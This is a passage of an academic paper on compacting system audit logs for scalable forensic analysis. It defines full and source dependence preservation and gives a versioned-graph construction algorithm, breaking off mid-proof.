[66] YIN, H., SONG, D., EGELE, M., KRUEGEL, C., AND KIRDA, E. Panorama: capturing system-wide information flow for malware detection and analysis. In *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS)* (Alexandria, VA, Oct.–Nov. 2007).

[67] ZAVOU, A., PORTOKALIDIS, G., AND KEROMYTIS, A. Taint-exchange: a generic system for cross-process and cross-host taint tracking. In *Advances in Information and Computer Security* (2011), Springer, pp. 113–128.

[68] ZHOU, W., FEI, Q., NARAYAN, A., HAEBERLEN, A., LOO, B. T., AND SHERR, M. Secure network provenance. In *Proceedings of the 23rd ACM Symposium on Operating Systems Principles (SOSP)* (Cascais, Portugal, Oct. 2011).

[69] ZHOU, W., SHERR, M., TAO, T., LI, X., LOO, B. T., AND MAO, Y. Efficient querying and maintenance of network provenance at internet-scale. In *Proceedings of the 2010 ACM SIGMOD/PODS Conference* (Indianapolis, IN, June 2010), ACM, pp. 615–626.

# Dependence-Preserving Data Compaction for Scalable Forensic Analysis*

Md Nahid Hossain, Junao Wang, R. Sekar, and Scott D. Stoller
{mdnhossain,junawang,sekar,stoller}@cs.stonybrook.edu
Stony Brook University, Stony Brook, NY, USA.

## Abstract

Large organizations are increasingly targeted in long-running attack campaigns lasting months or years. When a break-in is eventually discovered, forensic analysis begins. System audit logs provide crucial information that underpins such analysis. Unfortunately, audit data collected over months or years can grow to enormous sizes. Large data size is not only a storage concern: forensic analysis tasks can become very slow when they must sift through billions of records. In this paper, we first present two powerful event reduction techniques that reduce the number of records by a factor of 4.6 to 19 in our experiments. An important benefit of our techniques is that they provably preserve the accuracy of forensic analysis tasks such as backtracking and impact analysis. While providing this guarantee, our techniques reduce on-disk file sizes by an average of 35× across our data sets. On average, our in-memory dependence graph uses just 5 bytes per event in the original data. Our system is able to consume and analyze nearly a million events per second.

## 1 Introduction

Many large organizations are targets of stealthy, long-term, multi-step cyber-attacks called Advanced Persistent Threats (APTs). The perpetrators of these attacks remain below the radar for long periods, while exploring the organization's IT infrastructure and exfiltrating or compromising sensitive data. When the attack is ultimately discovered, a forensic analysis is initiated to identify the entry points of the attack and its system-wide impact. The spate of APTs in recent years has fueled research on efficient collection and forensic analysis of system logs [13, 14, 15, 9, 16, 17, 18, 22, 42, 30, 10].

Accurate forensic analysis requires logging of system activity across the enterprise. Logs should be detailed enough to track dependencies between events occurring on different hosts and at different times, and hence needs to capture all information-flow causing operations such as network/file accesses and program executions. There are three main options for collecting such logs: (1) instrumenting individual applications, (2) instrumenting the operating system (OS), or (3) using network capture techniques. The rapid increase in encrypted traffic has greatly reduced the effectiveness of network-capture based forensic analysis. In contrast, OS-layer logging is unaffected by encryption. Moreover, OS-layer logging can track the activities of *all processes* on a host, including any malware that may be installed by the attackers. In contrast, application-layer logs are limited to a handful of benign applications (e.g., network servers) that contain the instrumentation for detailed logging. For these reasons, we rely on OS-based logging, e.g., the Linux audit and Windows ETW (Event Tracing for Windows) systems.

### 1.1 Log Reduction

APT campaigns can last for many months. With existing systems, such as Linux auditing and Windows ETW, our experience as well as that of previous researchers [42] is that the volume of audit data is in the range of gigabytes *per host per day*. Across an enterprise with thousands of hosts, total storage requirements can easily go up to the petabyte range in a year. This has motivated a number of research efforts on reducing log size.

Since the vast majority of I/O operations are reads, ProTracer's [22] reduction strategy is to log only the writes. In-memory tracking is used to capture the effect of read operations. Specifically, when a process performs a read, it acquires a taint identifier that captures the file, network or IPC object read. If the process reads $n$ files, then its taint set can be of size $O(n)$. Write operations are logged, together with the taint set of the process at that point. This means that write records can, in general, be of size $O(n)$, and hence a process performing $m$ writes can produce a log of size $O(mn)$. This contrasts with the $O(m+n)$ log size that would result with traditional OS-level logging of both reads and writes. Thus, for ProTracer's strategy to reduce log size, it is necessary to narrow the size of taint sets of write operations to be close to 1. They achieve this using a fine-grained taint-tracking technique called *unit-based execution partitioning* [17], where a *unit* corresponds to a loop iteration. MPI [21] proposes a new form of execution partitioning, based on annotated data structures instead of loops. However, fine-grained taint-tracking via execution partitioning would be difficult to deploy on the scale of a large enterprise running hundreds of applications or more. Without fine-grained taint-tracking, the analysis above, as well as our experiments, indicate that this strategy of "alternating tainting with logging" leads to *substantial increases* in log size.

LogGC [18] develops a "garbage collection" strategy, which identifies and removes operations that have no persistent effect. For instance, applications often create temporary

*This work was primarily supported by DARPA (contract FA8650-15-C-7561) and in part by NSF (CNS-1319137, CNS-1421893, CCF-1414078) and ONR (N00014-15-1-2208, N00014-15-1-2378, N00014-17-1-2891).





**Fig. 1:** An example (time-stamped) dependence graph.





**Fig. 2:** Dependence graph resulting after our FD log reduction. SD reduction will additionally remove the edge from $Q$ to $L$. In this reduced graph, dependence can be determined using standard graph reachability. Edge timestamps are dropped, but nodes may be annotated with a timestamp.

files that they subsequently delete. Unless these files are accessed by other processes, they don't introduce any new dependencies and hence aren't useful for forensic analysis. However, some temporary files do introduce dependencies, e.g., malware code that is downloaded, executed and subsequently removed by another attack script. Operations on such files need to be logged, so LogGC introduces a notion of exclusive ownership of files by processes, and omits only the operations on exclusively owned files. Although they report major reductions in log size using this technique, this reduction is realized only in the presence of the unit instrumentation [17] described above. If only OS-layer logging is available, which is the common case, LogGC does not produce significant reductions. (See the "Basic GC" column in Table 5 of [18].)

While LogGC removes all events on a limited class of objects, Xu et al [42] explore a complementary strategy that can remove some (repeated) events on any object. To this end, they developed the concept of *trackability equivalence* of events in the audit log, and proved that, among a set of equivalent events, all but one can be removed without affecting forensic analysis results. Across a collection of several tens of Linux and Windows hosts, their technique achieved about a 2× reduction in log size. This is impressive, considering that it was achieved without any application-specific optimizations.

While trackability equivalence [42] provides a sufficient basis for eliminating events, we show that it is far too strict, limiting reductions in many common scenarios, e.g., communication via pipes. The central reason is that trackability is based entirely on a local examination of edges incident on a single node in the dependence graph, without taking into account any global graph properties. In contrast, we develop a more general formulation of dependence preservation that can leverage global graph properties. It achieves 3 to 5 times as much reduction as Xu et al.'s technique.

- In Section 3, we formulate *dependence-preserving log reduction* in terms of reachability preservation in the *dependence graph*. As in previous works (e.g., [13, 42]), nodes in our dependence graph represent *objects* (files, sockets and IPCs) and *subjects* (processes), while edges represent operations (also called *events*) such as read, write, load, and execute. Edges are timestamped and are oriented in the direction of information flow. We say that a node $v$ depends on node $u$ if there is a (directed) path from $u$ to $v$ with non-decreasing edge timestamps. In Fig. 1, $P$ denotes a process that connects to a.com, and downloads and saves a file $C$. It also connects to b.com, and writes to a log file $L$ and a pipe $E$. Process $Q$ reads from the pipe and also writes to the same log file. Based on timestamps, we can say that $C$ depends on a.com but not b.com.
- Based on this formulation, we present two novel dependency preserving reductions, called *full dependence preservation (FD)* and *source dependence preservation (SD)*. We prove that FD preserves the results of backward as well as forward forensic analysis. We also prove that SD preserves the results of the most commonly used forensic analysis, which consists of running first a backward analysis to find the attacker's entry points, and then a forward analysis from these entry points to identify the full impact of the attack.
- Our experimental evaluation used multiple data sets, including logs collected from (a) our laboratory servers, and (b) a red team evaluation carried out in DARPA's Transparent Computing program. On this data, FD achieved an average of **7**× reduction in the number of events, while SD achieved a **9.2**× reduction. In comparison, Xu et al.'s algorithm [42], which we reimplemented, achieved only a 1.8× reduction. For the example in Fig. 1, our technique combines all edges between the same pair of nodes, leading to the graph shown in Fig. 2, while Xu et al's technique is able to combine only the two edges with timestamps 1 and 2.

### 1.2 Efficient Computation of Reductions

Our log reductions (FD and SD) rely on global properties of graphs such as reachability. Such global properties are expensive to compute, taking time that is linear in the size of the (very large) dependence graph. Moreover, due to the use of timestamped edges, reachability changes over time, and hence the results cannot be computed once and cached for subsequent use.

To overcome these computational challenges posed by timestamped graphs, we show in Section 4 how to transform them into standard graphs. Fig. 2 illustrates the result of

this conversion followed by our FD reduction. Note how the edge timestamps have been eliminated. Moreover, $P$ has been split into two *versions* connected by a dashed edge, with each version superscripted with its timestamp. Note the absence of a path from a.com to $C$, correctly capturing the reachability information in the timestamped graph in Fig. 1.

Versioning has been previously studied in file system and provenance research [31, 26, 25]. In these contexts, versioning systems typically intervene to create file versions that provide increased recoverability or reproducibility. Provenance capture systems may additionally intervene to break cyclic dependencies [24, 25], since cyclic provenance is generally considered meaningless.

In our forensic setting, we cannot intervene, but can only observe events. Given a timestamped event log, we need to make sound inferences about dependencies of subjects as well as objects. We then encode these dependencies into a standard graph in order to speed up our reduction algorithms. The key challenge in this context is to minimize the size of the standard graph without dropping any existing dependency, or introducing a spurious one. Specifically, the research described in Section 4 makes the following contributions:

- *Efficient reduction algorithms.* By working with standard graphs, we achieve algorithms that typically take constant time per event. In our experiments, we were able to process close to a million events per second on a single-core on a typical laptop computer.
- *Minimizing the number of versions.* We present several optimization techniques in Section 4.2 to reduce the number of versions. Whereas naive version generation leads to an explosion in the number of versions, our optimizations are very effective, bringing down the average number of versions per object and subject to about 1.3. Fig. 2 illustrates a few common cases where we achieve substantial reductions by combining many similar operations:
  - multiple reads from the same network connection (a.com, b.com) interleaved with multiple writes to files ($C$ and $L$),
  - series of writes to and reads from pipes ($E$), and
  - series of writes to log files by multiple processes ($L$).
- *Avoiding spurious dependencies.* While it is important to reduce the space overhead of versions, this should not come at the cost of inaccurate forensic analysis. We therefore establish formally that results of forensic analysis (specifically, forward and backward analyses) are fully preserved by our reduction.
- *Optimality.* We show that edges and versions retained by our reduction algorithm cannot be removed without introducing spurious dependencies.

An interesting aspect of our work is that we use versioning to reduce storage and runtime, whereas versioning is normally viewed as a performance cost to be paid for better recoverability or reproducibility.

### 1.3 Compact Graph and Log Representations

A commonly suggested approach for forensic analysis is to store the dependence graph in a graph database. The database's query capabilities can then be used to perform backward or forward searches, or any other custom forensic analysis. Graph databases such as OrientDB, Neo4j and Titan are designed to provide efficient support for graph queries, but experience suggests that their performance degrades dramatically on graphs that are large relative to main memory. For instance, a performance evaluation study on graph databases [23] found that they are unable to complete simple tasks, such as finding shortest paths on graphs with 128M edges, even when running on a computer with 256GB main memory and sufficient disk storage. Log reduction techniques can help, but may not be sufficient on their own: our largest dataset, representing just one week of data, already contains over 70M edges. Over the span of an APT (many months or a year), graph sizes can approach a billion edges *even after log reduction.* We therefore develop a compact in-memory representation for our versioned dependence graphs.

- Section 5.2 describes our approach for realizing a compact dependence graph representation. By combining our log reduction techniques with compact representations, our system achieves very high density: it uses about 2 bytes of main memory per event on our largest data set. This dataset, with 72M edges, is comparable in size to the 128M edges used in the graph database evaluation [23] mentioned above. Yet, our memory utilization was just 111MB, in comparison with the 256GB available in that study.

- We also describe the generation of compact event logs based on our event reduction techniques (Section 5.1). We began with a space-efficient log format that was about **8**× smaller than a Linux audit log containing roughly the same information. With FD reduction, it became **35.3**× smaller, while SD increased the reduction factor to about **41.4**×. These numbers are before the application of any data compression techniques such as `gzip`, which can provide further reductions.

### 1.4 Paper Organization

We begin with some background on forensic analysis in Section 2. The formulation of dependence-preserving reductions, together with our FD and SD techniques, are presented in Section 3. Efficient algorithms for achieving FD and SD are described in Section 4, together with a treatment of correctness and optimality. Section 5 summarizes a compact main-memory dependence graph and offline event log formats based on our event reductions. Implementation and experimental evaluation are described in Section 6, followed by related work discussion in Section 7 and concluding remarks in Section 8.

## 2 Background

**Dependence graphs.** System logs refer to two kinds of *entities: subjects* and *objects.* Subjects are processes, while objects correspond to passive entities such as files, network connections and so on. Entries in the log correspond to *events,* which represent actions (typically, system calls) performed by subjects, e.g., read, write, and execute.

In most work on forensic analysis [13, 15, 42], the log contents are interpreted as a *dependence graph:* nodes in the graph correspond to entities, while edges correspond to events. Edges are oriented in the direction of information flow and have timestamps. When multiple instances of an event are aggregated into a single instance, its timestamp becomes the interval between the first and last instances. Fig. 1 shows a sample dependence graph, with circles denoting subjects, and the other shapes denoting objects. Among objects, network connections are indicated by a diamond, files by ovals, and pipes by rectangles. Edges are timestamped, but their names omitted. Implicitly, in-edges of subjects denote reads, and out-edges of subjects denote writes.

**Backward and Forward Analysis.** Forensic analysis is concerned with the questions of *what, when* and *how.* The *what* question concerns the *origin* of a suspected attack, and the entities that have been impacted during an attack. The origin can be identified using *backward analysis,* starting from an entity flagged as suspicious, and tracing backward in the graph. This analysis, first proposed in BackTracker [13], uses event timestamps to focus on paths in dependence graphs that represent causal chains of events. A backward analysis from file $C$ at time 5 will identify $P$ and a.com. Of these, a.com is a source node, i.e., an object with no parent nodes, and hence identified as the likely entry point of any attack on $C$.

Although b.com is backward reachable from $C$ in the standard graph-theoretic sense, it is excluded because the path from b.com to $C$ does not always go forward in time.

The set of entities impacted by the attack can be found using *forward analysis* [43, 1, 15] (a.k.a. *impact analysis*), typically starting from an entry point identified by backward analysis. In the sample dependence graph, forward analysis from network connection a.com will reach all nodes in the graph, while a forward analysis from b.com will leave out $C$.

The *when* question asks when each step in the attack occurred. Its answer is based on the timestamps of edges in the subgraph computed by forward and backward analyses. The *how* question is concerned with understanding the steps in an attack in sufficient detail. To enable this, audit logs need to capture all key operations (e.g., important system calls), together with key arguments such as file names, IP addresses and ports, command-line options to processes, etc.

## 3 Dependence Preserving Reductions

We define a *reduction* of a time-stamped dependence graph $G$ to be another graph $G'$ that contains the same nodes but a subset of the events. Such a reduction may remove "redundant" events, and/or combine similar events. As a result, some events in $G$ may be dropped in $G'$, while others may be aggregated into a single event. When events are combined, their timestamps are coalesced into a range that (minimally) covers all of them.

A log reduction needs to satisfy the following conditions:

- it won't change forensic analysis results, and
- it won't affect our understanding of the results.

To satisfy the second requirement, we apply reductions only to *read, write*[1], and *load* events. All other events, e.g., *fork*, *execve*, *remove*, *rename* and *chmod,* are preserved. Despite being limited to reads, writes and loads, our reduction techniques are very effective in practice, as these events typically constitute over 95% of total events.

For the first requirement, our aim is to preserve the results of forward and backward forensic analysis. We ensure this by preserving forward and backward reachability across the original graph $G$ and the reduced graph $G'$. We begin by formally defining reachability in these graphs.

### 3.1 Reachability in time-stamped dependence graphs

Dependence graph $G$ is a pair $(V,E)$ where $V$ denotes the nodes in the graph and $E$ denotes a set of directed edges. Each edge $e$ is associated with a start time $start(e)$ and an end time $end(e)$. Reachability in this graph is defined as follows:

**Definition 1 (Causal Path and Reachability)** *A node $v$ is reachable from another node $u$ if and only if there is (directed) path $e_1, e_2, \ldots, e_n$ from $u$ to $v$ such that:*

$$\forall 1 \leq i < n \quad start(e_i) \leq end(e_{i+1}) \tag{1}$$

We refer to a path satisfying this condition as a *causal path.* It captures the intuition that information arriving at a node through event $e_i$ can possibly flow out through the event $e_{i+1}$, i.e., successive events on this path $e_1, e_2, \ldots, e_n$ *can* be causally related. In Fig. 1, the path consisting of edges with timestamps $1, 6, 8$ and 11 is causal, so $L$ is reachable from a.com. In contrast, the path corresponding to the timestamp sequence $4, 3$ is not causal because the first edge occurs later than the second. Hence $C$ is unreachable from b.com.

In forensics, we are interested in reachability of a node at a given time, so we extend the above definition as follows:

**Definition 2 (Forward/Backward Reachability at $t$)**

- *A node $v$ is forward reachable from a node $u$ at time $t$, denoted $u@t \longrightarrow v$, iff there is a causal path $e_1, e_2, \ldots, e_n$ from $u$ to $v$ such that $t \leq end(e_i)$ for all $i$.*
- *A node $u$ is said to be backward reachable from $v$ at time $t$, denoted $u \longrightarrow v@t$, iff there is a causal path $e_1, e_2, \ldots, e_n$ from $u$ to $v$ such that $t \geq start(e_i)$ for all $i$.*

[1] There can be many types of read or write events, some used on files, others used on network sockets, and so on. For example, Linux audit system can log over a dozen distinct system calls used for input or output of data. For the purposes of this description, we map them all into reads and writes.

Intuitively, $u@t \longrightarrow v$ means $u$'s state at time $t$ can impact $v$. Similarly, $u \longrightarrow v@t$ means $v$'s state at $t$ can be caused/explained by $u$. In Fig. 1, $P@6 \longrightarrow Q$, but $P@11 \not\longrightarrow Q$. Similarly, a.com $\longrightarrow C@3$ but b.com $\not\longrightarrow C@3$.

Based on reachability, we present three dependency-preserving reductions: CD, which is close to Xu et al's full trackability, and FD and SD, two new reductions we introduce in this paper.

### 3.2 Continuous dependence (CD) preservation

This reduction aims to preserve forward and backward reachability at every instant of time.

**Definition 3 (Continuous Dependence Preservation)** *Let $G$ be a dependence graph and $G'$ be a reduction of $G$. $G'$ is said to preserve continuous dependence iff forward and backward reachability is identical in both graphs for every pair of nodes at all times.*

In Fig. 3, $S$ reads from a file $F$ at $t = 2$ and $t = 4$, and writes to another file $F'$ at $t = 3$ and $t = 6$. Based on the above definition, continuous dependence is preserved when the reads by $S$ are combined, as are the writes, as shown in the lower graph.





**Fig. 3:** Reduction that preserves continuous dependence.

Fig. 4 shows a reduction that does *not* preserve continuous dependence. In the original graph, $F@3 \not\longrightarrow H$: the earliest time $F@3$ can affect $S$ is at $t = 4$, and this effect can propagate to $F'@6$, but by this time, the event from $F'$ to $H$ has already terminated. In contrast, in the reduced graph, $F@3$ affects $H@5$.





**Fig. 4:** Reduction that violates continuous dependence.

Our definition of continuous dependence preservation is similar to Xu et al.'s definition of full trackability equivalence [42]. However, their definition is a bit stricter, and does not allow the reductions shown in Fig. 3. They would permit those reductions only if node $S$ had (a) no incoming edges between its outgoing edges and (b) no outgoing edges between its incoming edges[2].

Their stricter definition was likely motivated by efficiency considerations. Specifically, their definition ensures that reduction decisions can be made *locally,* e.g., by examining the edges incident on $S$. Thus, their criteria does not permit the combination of reads in either Fig. 3 or Fig. 4, since they share the same local structure at node $S$. In contrast, our continuous dependence definition is based on the more powerful *global* reachability properties, and hence can discriminate between the two examples to safely permit the aggregation in Fig. 3 but not Fig. 4. The downside of this power is efficiency, as continuous dependence may need to examine every path in the graph before deciding which edges can be removed.

Although the checking of global properties can be more time-consuming, the resulting reductions can be more powerful (i.e., achieve greater reduction). This is why we devote Section 4 to development of efficient algorithms to check the more powerful global properties used in the two new reductions presented below.

Because of the similarity of Xu et al's full trackability and our continuous dependence, we will henceforth refer to their approach as *local continuous dependence (LCD) preservation.* We end this discussion with examples of common scenarios where LCD reduction is permitted:

- *Sequence of reads without intervening writes:* When an application reads a file, its read operation results in multiple `read` system calls, each of which is typically logged as a separate event in the audit log. As long as there are no write operations performed by the application at the same time, LCD will permit the reads to be combined.
- *Sequence of writes without intervening reads:* The explanation in this case mirrors the previous case.

However, if reads and writes are interleaved, then LCD does not permit the reads (or writes) to be combined. In contrast, the FD notion presented below can support reductions in cases where an application is reading from one or more files while writing to one or more files.

### 3.3 Full Dependence (FD) Preservation

CD does not permit the reduction in Fig. 4, because it changes whether the state of $F$ at $t = 3$ propagates to $H$. But does this difference really matter in the context of forensic analysis? To answer this question, note that there is no way for $F$ to become compromised at $t = 3$ if it was not already compromised before. Indeed, there is no basis for the state of $F$ to change between $t = 0$ and $t = 6$ because nothing happens to $F$ during this period.

More generally, subjects and objects don't spontaneously become compromised. Instead, compromises happen due to input consumption from a compromised entity, such as a network connection, compromised file, or user[3]. This

[2] In particular, as per Algorithm 2 in [42], the period of the incoming edge in Fig. 3 should not overlap the period between the end times of the two edges out of $S$; per their Algorithm 3, the period of the $S$ to $F'$ edge must not overlap the period between the start times of the two edges out of $F$.

[3] We aren't suggesting that a compromised process must *immediately*

observation implies that keeping track of dependencies between entities at times strictly in between events is unnecessary, because nothing relevant changes at those times. Therefore, we focus on preserving dependencies at times when a node could become compromised, namely, when it acquires a new dependency.

Formally, let $Anc(v,t)$ denote the set of ancestor nodes of $v$ at time $t$, i.e., they are backward reachable from $v$ at $t$.

$$Anc(v,t) = \{u \mid u \longrightarrow v@t\}.$$

Let $NewAnc(v)$ be the set of times when this set changes, i.e.:

$$NewAnc(v) = \{t \mid \forall t' < t,\ Anc(v,t) \supset Anc(v,t')\}.$$

We define $NewAnc(v)$ to always include $t = 0$.

**Definition 4 (Full Dependence (FD) Preservation)** *A reduction $G'$ of $G$ is said to preserve full dependence iff for every pair of nodes $u$ and $v$:*

- *forward reachability from $u@t$ to $v$ is preserved for all $t \in NewAnc(u)$, and*
- *backward reachability of $u$ from $v@t$ is preserved at all $t$.*

In other words, when FD-preserving reductions are applied:

- the result of backward forensic analysis from any node $v$ will identify the exact same set of nodes before and after the reduction.
- the result of forward analysis carried out from any node $u$ will yield the exact same set of nodes, as long as the analysis is carried out at any of the times when there is a basis for $u$ to get compromised.

To illustrate the definition, observe that FD preservation allows the reduction in Fig. 4, since (a) backward reachability is unchanged for every node, and (b) $NewAnc(F) = \{0\}$, and $F@0$ flows into $S$, $F'$ and $H$ in the original as well as the reduced graphs.

### 3.4 Source Dependence (SD) Preservation

We consider further relaxation of dependence preservation criteria in order to support more aggressive reduction, based on the following observation about the typical way forensic analysis is applied. An analyst typically flags an entity as being suspicious, then performs a backward analysis to identify likely root causes. Root causes are *source* nodes in the graph, i.e., nodes without incoming edges. Source nodes represent network connections, preexisting files, processes started before the audit subsystem, pluggable media devices, and user (e.g., terminal) input. Then, the analyst performs an impact (i.e., forward) analysis from these source nodes. To carry out this task accurately, we need to preserve only information flows from source nodes; preserving dependencies between all pairs of internal nodes is unnecessary.

**Definition 5 (Source Dependence (SD) Preservation)** *A reduction $G'$ of $G$ is said to preserve source dependence iff for every node $v$ and a **source node** $u$:*

- *forward reachability from $u@0$ to $v$ is preserved, and*
- *backward reachability of $u$ from $v@t$ is preserved at all $t$.*

Note that SD coincides with FD applied to source nodes. The second conditions are, in fact, identical. The first conditions coincide as well, when we take into account that $NewAnc(u) = \{0\}$ for any source node $u$. (A source node does not have any ancestors, but since we have defined *NewAnc* to always include zero, *NewAnc* of source nodes is always $\{0\}$.)

Fig. 5 shows a reduction that preserves SD but not FD. In the figure, $F$ and $F'$ are two distinct files, while $S, S'$ and $S''$ denote three distinct processes. Note that FD isn't preserved because a new flow arrives at $S'$ at $t = 2$, and this flow can reach $F'$ in the original graph but not in the reduced graph. However, SD is preserved because the reachability of $S$, $S'$, $S''$ and $F'$ from the source node $F$ is unchanged.





**Fig. 5:** Source dependence preserving reduction.

Note that the first condition in Defn. 5 is redundant, as it is implied by the second: If $u$ is backward reachable from a node $v$ at $t$, then, by definition of backward reachability, there exists a causal path from $e_1, e_2, \ldots, e_n$ from $u$ to $v$. Since 0 is the smallest possible timestamp, $0 \leq end(e_i)$ for all $i$, and hence, using the causal path $e_1, e_2, \ldots, e_n$ and the first part of Defn. 2, we conclude $u@0 \longrightarrow v$, thus satisfying the first condition. We also point out that the first condition does not imply the second. To see this, note that if we only need to preserve forward reachability from $F@0$ in Fig. 5, then we can drop any two of the three edges coming into $F'$. However, the backward reachability condition limits us to dropping the edges from $S'$ and $S''$, as we would otherwise change backward reachability of the source node $F$ from $F'@4$.

Despite being unnecessary, we kept the first condition in Defn. 5 because its presence makes the forensic analysis preservation properties of SD more explicit. (Unlike Defn. 5, there is no redundancy in Defn. 4.)

exhibit suspicious behavior. However, in order to fully investigate the extent of an attack, forensic analysis needs to focus on the earliest time a node could have been compromised, rather than the time when suspicious behavior is spotted. Otherwise, the analysis may miss effects that may have gone unnoticed between the time of compromise and the time suspicious behavior was observed.

## 4 Efficient Computation of Reductions

Full dependence and source dependence reductions rely on global properties of graph reachability. Such global properties are expensive to compute, taking time that can be linear in the size of the (very large) dependence graph. Moreover, due to the use of timestamped edges, reachability changes over time and hence must be computed many times. This mutability also means that results cannot be computed once and cached for subsequent use, unlike standard graphs, where we can determine once that $v$ is a descendant of $u$ and reuse this result in the future.

To overcome these computational challenges posed by timestamped graph, we show how to transform them into standard graphs. The basic idea is to construct a graph in which objects as well as subjects are *versioned*. Versioning is widely used in many domains, including software configuration management, concurrency control, file systems [31, 26] and provenance [25, 24, 4, 29]. In these domains, versioning systems typically intervene to create file versions, with the goal of increased recoverability or reproducibility. In contrast, we operate in a forensic setting, where we can only observe the order in which objects (as well as subjects) were accessed. Our goal is to (a) make sound inferences about dependencies through these observations, and (b) encode these dependencies in a standard (rather than time-stamped) graph. This encoding serves as the basis for developing efficient algorithms for log reduction. Specifically, this section addresses the following key problems.

- Formally establishing that versioned graphs produce the same forensic analysis results as timestamped graphs.
- Developing a suite of optimizations that reduce the number of versions while preserving dependencies.
- Showing that our algorithms generate the optimal number of versions while preserving FD or SD.

Using versioning, we realize algorithms that are both faster and use less storage than their unversioned counterparts. Specifically, we realize substantial reduction in the size of the dependence graph by relying on versioning. Runtime is also reduced because the reduction operations typically take constant time per edge (See Section 6.6.1). In contrast, a direct application of Defn. 4 on timestamped graphs would be unacceptably slow[4].

### 4.1 Naive Versioned Dependence Graphs

The simplest approach for versioning is to create a new version of a node whenever it gets a new incoming edge, similar to creating a new file version each time the file is written. Fig. 6 shows an example of an unversioned graph and its corresponding naive versioned graph. Versions of a node are stacked vertically in the example so as to make it easier to see the correspondence between nodes in the timestamped and versioned graphs.

Note that timestamps in versioned graphs are associated with nodes (versions), not with edges. A version's start time is the start time of the event that caused its creation. We show this time using a superscript on the node label.





**Fig. 6:** A timestamped graph and equivalent naive versioned graph.

#### 4.1.1 *Algorithm for naive versioned graph construction*

We treat the contents of the audit log as a timestamped graph $G = (V, E_T)$. The subscript $T$ on $E$ is a reminder that the edges are timestamped. The corresponding (naive) versioned graph $\mathbf{G} = (\mathbf{V}, \mathbf{E})$ is constructed using the algorithm shown below. Without loss of generality, we assume that every edge in the audit log has a unique timestamp and/or sequence number. We denote a directed edge from $u$ to $v$ with timestamp $t$ as a triple $(u, v, t)$. Let $u^{<t}$ denote the latest version of $u$ in the versioned graph before $t$.

```
1. BuildVer(V, E_T)
2.    V = {v^0 | v ∈ V}; E = {};
3.    for each (u, v, t) ∈ E_T
4.        add v^t to V
5.        add (u^<t, v^t) to E
6.        add (v^<t, v^t) to E
7.    return (V, E)
```

We intend *BuildVer* and its optimized versions to be *online algorithms,* i.e., they need to examine edges one-at-a-time, and decide immediately whether to create a new version, or to add a new edge. These constraints are motivated by our application in real-time attack detection and forensic analysis.

For each entity $v$, an initial version $v^0$ is added to the graph at line 2.[5] The for-loop processes log entries (edges) in the order of increasing timestamps. For an edge $(u, v)$ with timestamp $t$, a new version $v^t$ of the target node $v$ is added to the graph at line 4. Then an edge is created from the latest version of $u$ to this new node (line 5), and another edge created to link the last version of $v$ to this new version (line 6).

[4] In order to determine if an edge $e$ is redundant, we would potentially have to consider every path in the graph containing $e$; the number of such paths can be exponential in the size of the graph.

[5] This is a logical simplification — in reality, initial version of $v$ will be added to the graph at the first occurrence of $v$ in the audit stream.

#### 4.1.2 *Forensic analysis on versioned graphs*

In a naive versioned graph, each object and subject gets split into many versions, with each version corresponding to the time period between two consecutive incoming edges to that entity in the unversioned graph. To flag an entity $v$ as suspicious at time $t$, the analyst marks the latest version $v^{\leq t}$ of $v$ at or before $t$ as suspicious. Then the analyst can use standard graph reachability in the versioned graph to perform backward and forward analysis. For the theorem and proof, we use the notation $v^{<\infty}$ to refer to the latest version of $v$ so far. In addition, we make the following observation that readily follows from the description of *BuildVer*.

**Observation 6** *For any two node versions $u^t$ and $u^s$, there is a path from $u^t$ to $u^s$ if and only if $s \geq t$.*

**Theorem 7** *Let $\mathbf{G} = (\mathbf{V}, \mathbf{E})$ be the versioned graph constructed from $G = (V, E_T)$. For all nodes $u, v$ and times $t$:*

- *$v$ is forward reachable from $u@t$ iff there is a simple path in $\mathbf{G}$ from $u^{\leq t}$ to $v^{<\infty}$; and*
- *$u$ is backward reachable from $v@t$ iff there is a path in $\mathbf{G}$ from $u^0$ to $v^{\leq t}$.*

**Proof:** For uniformity of notation in the proof, let $t = t_0, u = w_0$ and $v = w_n$. The definition of reachability in timestamped graphs (specifically, Definitions 1 and 2), when limited to instantaneous events, states that $w_0@t \longrightarrow w_n$ holds in $G$ if and only if there is a path

$$(w_0, w_1, t_1), (w_1, w_2, t_2), \ldots, (w_{n-1}, w_n, t_n)$$

